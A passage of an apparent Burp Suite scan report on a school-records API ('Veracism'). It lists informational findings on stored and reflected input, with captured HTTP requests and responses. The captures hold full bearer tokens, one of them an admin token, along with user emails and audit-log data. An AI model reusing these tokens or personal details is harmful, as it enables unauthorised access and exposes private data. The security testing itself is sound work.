CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3I9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 2

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 07:19:51 GMT

[{"id":"b0d0ad61-fd72-4d51-9359-9814aedaff21","auth0UserId":"pending|
pedro@gmail.com","email":"pedro@gmail.com","displayName":"q1se98jyxr2p2b5dy8dsm9duwl2jqam3av2ju6lua","role":"
4","roleCode":"APP_INTEGRATOR","isActive":true,"createdAt":"2026-03-11T05:10:39.4066667","lastLoginAt":null,"tenan
tId":6,"tenantName":"UPOU","profileImage":null},{"id":"9cda73a8-d006-4119-957
...[SNIP]...
```

9.15. https://sb-api.ismanila.org/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant [displayName JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant**

Issue detail

The value of the **displayName** JSON parameter submitted to the URL /Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant is copied into the response for the URL /Veracism/api/Users.

Burp has captured the first observed location where this stored input is returned. There might be other locations within the application where the same input is returned. To identify all such locations, perform a full crawl of the application and then do a global search for the highlighted value.

Request 1

```
PUT /Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant HTTP/2
```

Host: sb-api.ismanila.org
Content-Length: 129
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vdmVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGVybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"email":"pedro@gmail.com","displayName":"q1se98jyxr2p2b5dy8dsm9duwl2jqam3av2ju6lua","scopes":["read:reports","write:reports","read:students","write:students"]}

Request 2

GET /Veracism/api/Users?includeInactive=true HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3ZlcmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsImF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzA1OTUsImV4cCI6MTc3NDE1Njk5NSwic2NvcGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.m7_sjuG-NqyNkU_0VCjVDa1TdAe1fAw4JkgTrBlqDAJWgwIWtHZPVDEXnymgpfF1-KN58N6_TLk2OEpmXaaUT_iit1C9Llux9STieql0895ZPVKiBYoloSNRZXhOmWtzlYgZVnTA7XxzhHhQ57ZMpagdAaOwec6g58QjfnsJU4HniEBV284avId-tKCiEDYl-FHg-caTOUNt6H-nQAmsSpNe3GyIYhK6RmIgCHc6FqAjfwMrzxsQY205s_ZBJVWoEDOWJ5ez-qNkjJpPLanRu_Z4ROv_7Om-LlhJuj8ixJ8oOp8ORUHCmoI0DH0eBtTc3DNHzV_EY6YCNTN4PC0DEg
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

Response 2

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 07:20:10 GMT

[{"id":"d1ff2018-8538-4a61-9a12-4ee7d1e7c421","auth0UserId":"pending|
gj34ry1ofhkfk1n3gyvi4zvkebk983zznrifa20qp@oastify.com","email":"gj34ry1ofhkfk1n3gyvi4zvkebk983zznrifa20qp@oasti
fy.com","displayName
...[SNIP]...
"lastLoginAt":null,"tenantId":9,"tenantName":"asdasd","profileImage":null},{"id":"b0d0ad61-
fd72-4d51-9359-9814aedaff21","auth0UserId":"pending|
pedro@gmail.com","email":"pedro@gmail.com","displayName":"q1se98jyxr2p2b5dy8dsm9duwl2jqam3av2ju6lua","role":"
4","roleCode":"APP_INTEGRATOR","isActive":true,"createdAt":"2026-03-11T05:10:39.4066667","lastLoginAt":null,"tenan
tId":6,"tenantName":"UPOU","profileImage":null},{"id":"30fbfe3a-b7df-4a89-b6e
...[SNIP]...
```

9.16. https://sb-api.ismanila.org/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant [displayName JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant**

Issue detail

The value of the **displayName** JSON parameter submitted to the URL /Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant is copied into the response for the URL /Veracism/api/admin/audit.

Burp has captured the first observed location where this stored input is returned. There might be other locations within the application where the same input is returned. To identify all such locations, perform a full crawl of the application and then do a global search for the highlighted value.

Request 1

```
PUT /Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant HTTP/2
Host: sb-api.ismanila.org
Content-Length: 129
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
```

RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"email":"pedro@gmail.com","displayName":"q1se98jyxr2p2b5dy8dsm9duwl2jqam3av2ju6lua","scopes":
["read:reports","write:reports","read:students","write:students"]}

Request 2

GET /Veracism/api/admin/audit?page=1&pageSize=20 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzA1OTUsImV4cCI6MTc3NDE1Njk5NSwic2Nvc
GUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicG
VybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.m7_sjuG-
NqyNkU_0VCjVDa1TdAe1fAw4JkgTrBlqDAJWgwIWtHZPVDEXnymgpfF1-
KN58N6_TLk2OEpmXaaUT_iit1C9Llux9STieql0895ZPVKiBYoloSNRZXhOmWtzlYgZVnTA7XxzhHhQ57ZMpagdAaOwe
c6g58QjfnsJU4HniEBV284avId-tKCiEDYl-FHg-caTOUNt6H-
nQAmsSpNe3GyIYhK6RmIgCHc6FqAjfwMrzxsQY205s_ZBJVWoEDOWJ5ez-qNkjJpPLanRu_Z4ROv_7Om-
LlhJuj8ixJ8oOp8ORUHCmoI0DH0eBtTc3DNHzV_EY6YCNTN4PC0DEg
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

Response 2

HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 07:20:12 GMT

{"tenantId":null,"page":1,"pageSize":20,"totalCount":4677,"count":20,"events":
[{"eventId":4677,"tenantId":6,"actorUpn":"pro.ties20@gmail.com","actorClient":null,"action":"document.uploaded","entityTyp
...[SNIP]...
d":6,"actorUpn":"pro.ties20@gmail.com","actorClient":null,"action":"tenant_user.updated","entityType":"User","entityId":55
71512883068579169,"metaJson":"{\"email\":\"pedro@gmail.com\",\"displayName\":
\"q1se98jyxr2p2b5dy8dsm9duwl2jqam3av2ju6lua\"}","occurredAt":"2026-03-21T07:19:51.6066667"},
{"eventId":4673,"tenantId":6,"actorUpn":"pro.ties20@gmail.com","actorClient":null,"action":"tenant_user.updated","entityType":"User","entityId":55715128
...[SNIP]...

---

10. Input returned in response (reflected)

There are 37 instances of this issue:

- /Veracism/api/Reports/my-reports [URL path filename]
- /Veracism/api/Reports/my-reports [page parameter]
- /Veracism/api/Reports/my-reports [pageSize parameter]
- /Veracism/api/Reports/tenant/1 [URL path filename]
- /Veracism/api/Reports/tenant/1 [page parameter]
- /Veracism/api/Reports/tenant/1 [pageSize parameter]
- /Veracism/api/Reports/tenant/13 [URL path filename]
- /Veracism/api/Reports/tenant/13 [page parameter]
- /Veracism/api/Reports/tenant/13 [pageSize parameter]
- /Veracism/api/Reports/tenant/9 [URL path filename]
- /Veracism/api/Reports/tenant/9 [page parameter]
- /Veracism/api/Reports/tenant/9 [pageSize parameter]
- /Veracism/api/Users [includeInactive parameter]
- /Veracism/api/Users/e5b6407b-5d58-485b-b60c-6efc8fcca260 [URL path filename]
- /Veracism/api/Verify/cid/bafkreiauy6yeiolmgd5ekqxw32hm7b6swytmmmdomzmzvyvzqwr2qn2xky [URL path filename]
- /Veracism/api/Verify/cid/bafkreibrzl4sgr7pzpk4mspkfaa3y6g2q5byqf4iswjmoaqkhnj7bdfjde [URL path filename]
- /Veracism/api/Verify/cid/bafkreibrzl4sgr7pzpk4mspkfaa3y6g2q5byqf4iswjmoaqkhnj7bdfjde [filename parameter]
- /Veracism/api/admin/audit [page parameter]
- /Veracism/api/admin/audit [pageSize parameter]
- /Veracism/api/admin/clamav/logs [lines parameter]
- /Veracism/api/admin/yara/test [filename multipart parameter attribute]
- /Veracism/api/apiclient [name JSON parameter]
- /Veracism/api/apiclient/4 [URL path filename]
- /Veracism/api/scan/scan-upload [filename multipart parameter attribute]
- /Veracism/api/students [page parameter]
- /Veracism/api/students [pageSize parameter]
- /Veracism/api/students/4 [extRef JSON parameter]
- /Veracism/api/students/4 [fullName JSON parameter]
- /Veracism/api/students/6 [URL path filename]
- /Veracism/api/students/6 [extRef JSON parameter]
- /Veracism/api/students/6 [fullName JSON parameter]
- /Veracism/api/users/admin-invite [email JSON parameter]
- /Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant [URL path folder 4]
- /Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant [displayName JSON parameter]
- /Veracism/api/users/my-tenant [URL path filename]
- /Veracism/api/users/my-tenant [includeInactive parameter]
- /Veracism/api/users/register [EmailAddress JSON parameter]

Issue background

Reflection of input arises when data is copied from a request and echoed into the application's immediate response.

Input being returned in application responses is not a vulnerability in its own right. However, it is a prerequisite for many client-side vulnerabilities, including cross-site scripting, open redirection, content spoofing, and response header injection. Additionally, some server-side vulnerabilities such as SQL injection are often easier to identify and exploit when input is returned in responses. In applications where input retrieval is rare and the environment is resistant to automated testing (for example, due to a web application firewall), it might be worth subjecting instances of it to focused manual testing.

Vulnerability classifications

- CWE-20: Improper Input Validation
- CWE-116: Improper Encoding or Escaping of Output

10.1. https://sb-api.ismanila.org/Veracism/api/Reports/my-reports [URL path filename]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/my-reports**

Issue detail

The value of the URL path filename is copied into the application's response.

Request 1

```
GET /Veracism/api/Reports/my-reports1kc9ocu3fy?page=1&pageSize=20 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3I9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
```

Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:08:55 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors occurred.","status":400,"errors":{"reportId":["The value 'my-reports1kc9ocu3fy' is not valid."]},"traceId":"00-9b02e542fa52783f0272b5e03a8c484f-ebc8e178b03f9b5b-00"}

10.2. https://sb-api.ismanila.org/Veracism/api/Reports/my-reports [page parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/my-reports**

Issue detail

The value of the **page** request parameter is copied into the application's response.

Request 1

```
GET /Veracism/api/Reports/my-reports?page=1s4kj7hjaj7&pageSize=20 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:08:26 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"page":["The value '1s4kj7hjaj7' is not valid."]},"traceId":"00-
b24a542c426a218c2ed91d8649b670f7-3cdc43539b6a7ece-00"}
```

10.3. https://sb-api.ismanila.org/Veracism/api/Reports/my-reports [pageSize parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/my-reports**

Issue detail

The value of the **pageSize** request parameter is copied into the application's response.

Request 1


```
GET /Veracism/api/Reports/my-reports?page=1&pageSize=20vhe3mwyl5i HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3I9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
